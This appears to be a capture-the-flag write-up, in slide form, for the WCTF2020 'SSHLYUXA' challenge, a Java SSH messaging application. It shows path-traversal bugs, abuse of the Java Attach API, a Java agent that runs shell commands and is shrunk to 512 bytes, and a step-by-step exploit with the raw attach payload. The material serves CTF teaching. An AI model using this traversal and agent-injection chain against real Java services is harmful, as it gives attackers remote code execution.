SSHLYUXA


SSH "Love You" Uttering Xmas Application

Challenge

We have an application which we can connect using SSH. In this application user can:


1. Register - application will ask for public key and will store it in a local file.
2. Authenticate - application will generate a challenge and will ask user to encrypt it to verify identity. After authentication is completed, application starts to listen a unix socket for incoming messages.
3. Send message - application shows the public key of recipient, reads encrypted message and sends it to corresponding unix socket

Infrastructure



Bug #1

Path traversals everywhere!




```
public static void saveUserKey(String username, byte[] key)
    throws Exception {
    File file = new File(String.format("%s/%s.pub", sessionBaseDir, username));
    FileOutputStream fos = new FileOutputStream(file);
    fos.write(key);
    fos.flush();
    fos.close();
}
```

Result: we can write any data to any file with the ".pub" extension (content is limited to 512 bytes)

Bug #2

Path traversals everywhere!




```java
public static byte[] getUserKey(String username) throws Exception {
    File file = new File(String.format("%s/%s.pub", sessionBaseDir, username));
    FileInputStream fis = new FileInputStream(file);
    byte[] data = new byte[(int) file.length()];
    fis.read(data);
    fis.close();
    return data;
}
```

Result: we can read any file on the server with the ".pub" extension

Bug #3

Path traversals everywhere!



```java
public static String getUserSocketPath(String username) {
    return String.format("%s/%s", socketsBaseDir, username);
}
```

Result: we can listen on any unix socket and write to any unix socket (or create any file with any filename on filesystem)

And that is all bugs

Overview

Considering all these bugs, we can:

1. Read any file on the server with the ".pub" extension
2. Write any data to any file with the ".pub" extension (content is limited to 512 bytes)
3. Write to any unix socket
4. Listen on any unix socket (or create any file with any filename on filesystem)

Overview

Considering all these bugs, we can:

1. Read any file on the server with the ".pub" extension
2. Write any data to any file with the ".pub" extension (content is limited to 512 bytes)
3. Write to any unix socket
4. Listen on any unix socket (or create any file with any filename on filesystem)
5. Due to we are in SSH we can send SIGQUIT signal to a process (Ctrl-\)

Overview

Considering all these bugs, we can:

1. Read any file on the server with the ".pub" extension
2. Write any data to any file with the ".pub" extension (content is limited to 512 bytes)
3. Write to any unix socket
4. Listen on any unix socket (or create any file with any filename on filesystem)
5. Due to we are in SSH we can send SIGQUIT signal to a process (Ctrl-\)

Java attach API

Java Attach API

The Attach API is a Sun Microsystems extension that provides a mechanism to attach to a Java™ virtual machine. A tool written in the Java Language, uses this API to attach to a target virtual machine and load its tool agent into that virtual machine.

https://docs.oracle.com/javase/7/docs/technotes/guides/attach/index.html

Attach protocol

1. Create .attach_pid$(pid) in process working dir
2. Send SIGQUIT to a process
3. Process will create a unix socket in /tmp/.java_pid$(pid)
4. Now we can send arbitrary commands to that unix socket

The PID can be determined from thread id value in thread dump appearing on SIGQUIT

Java Agent

Using Java Attach API we can load agent JAR file from local filesystem:

```
1\x00load\x00instrument\x00false\x00${FILENAME}\x00
```

We also can write arbitrary files.

Java Agent

```java
// Agent.java

import java.lang.instrument.Instrumentation;
import java.lang.Runtime;

public class Agent {
    public static void agentmain(String string, Instrumentation instrumentation)
            throws Exception {
        java.lang.Runtime.getRuntime().exec("COMMAND");
    }
}
```

```
// META-INF/MANIFEST.MF
Agent-Class: Agent
```

Java Agent

```
$ javac Agent.java && jar -cfm agent.jar META-INF/MANIFEST.MF Agent.class
$ wc -c agent.jar
791 agent.jar
```

But we can upload only 512 bytes. We need to decrease the agent size somehow.

Minifying the Agent

Java automatically adds Manifest-Version and Created-By fields to manifest. Fortunately, JAR is basically a ZIP file, so we can make it ourselves (with even better compression)

```
$ javac Agent.java && 7z a -tzip -mx=9 agent.jar META-INF/MANIFEST.MF
Agent.class
$ wc -c agent.jar
763 agent.jar
```

Minifying the Agent

Agent class name is used as filename in ZIP file, as agent name in manifest file and as string constant inside compiled class. So renaming class to a shorter one will save us a couple of bytes

```
$ javac A.java && 7z a -tzip -mx=9 agent.jar META-INF/MANIFEST.MF A.class
$ wc -c agent.jar
632 agent.jar
```

Minifying the Agent

By default java stores line number and other debug info in compiled class. We can get rid of it using -g:none flag

```
$ javac -g:none A.java && 7z a -tzip -mx=9 agent.jar META-INF/MANIFEST.MF
A.class
$ wc -c agent.jar
585 agent.jar
```

Minifying the Agent

```
$ javap A
public class A {
  public A();
  public static void agentmain(java.lang.String,
java.lang.instrument.Instrumentation) throws java.lang.Exception;
}
```

Java automatically adds a default constructor to a compiled class. We can remove it using custom annotation processor

```
$ javac -g:none -processor MyProcessor A.java && 7z a -tzip -mx=9 agent.jar
META-INF/MANIFEST.MF A.class
$ wc -c agent.jar
547 agent.jar
```

Minifying the Agent

We can pass command as a Agent parameter and remove it from class constants:

```java
import java.lang.instrument.Instrumentation;
import java.lang.Runtime;

public class A {
    public static void agentmain(String string, Instrumentation instrumentation) throws Exception {
        java.lang.Runtime.getRuntime().exec(string);
    }
}
```

```
$ javac -g:none -processor MyProcessor A.java && 7z a -tzip -mx=9 agent.jar
META-INF/MANIFEST.MF A.class
$ wc -c agent.jar
535 agent.jar
```

Minifying the Agent

Remove the agentmain's "thrown" using any java bytecode editor

```
$ 7z a -tzip -mx=9 agent.jar META-INF/MANIFEST.MF A.class
$ wc -c agent.jar
515 agent.jar
```

Minifying the Agent

Change agent inheritance from java/lang/Object to java/lang/Enum (there are a lot of classes with shorter name, but they will not work because of compression)

```
$ sed -i 's/\x10java\/lang\/Object/\x0ejava\/lang\/Enum/g' A.class
$ 7z a -tzip -mx=9 agent.jar META-INF/MANIFEST.MF A.class
$ wc -c agent.jar
513 agent.jar
```

Minifying the Agent

```
    Code:
       0: invokestatic  #12
       3: aload_0
       4: invokevirtual #16
       7: pop
       8: return
```

We can also remove this "pop" using bytecode editor.

```
$ 7z a -tzip -mx=9 agent.jar META-INF/MANIFEST.MF A.class
$ wc -c agent.jar
512 agent.jar
```

Exploit

1. Send Ctrl-\ to a server, retrieve PID value
2. Register user with username "../../tmp/.java_pid$(pid)"
3. Register user with username "../.attach_pid$(pid)"
4. Register a user with username "../../tmp/pld" and upload our minified agent to it's public key file.
5. Send following message to a "../../tmp/.java_pid$(pid)" user:
   `"1\x00load\x00instrument\x00false\x00/tmp/pld.pub=sh -c $@|sh . echo /readflag /FLAG>/tmp/flag.pub\x00"`
   This will echo flag to /tmp/flag.pub
6. Read the content of /tmp/flag.pub by retrieving public key of "../../tmp/flag" user

Questions?

@Paul_Axe

https://github.com/paul-axe/ctf/tree/master/wctf2020/sshlyuxa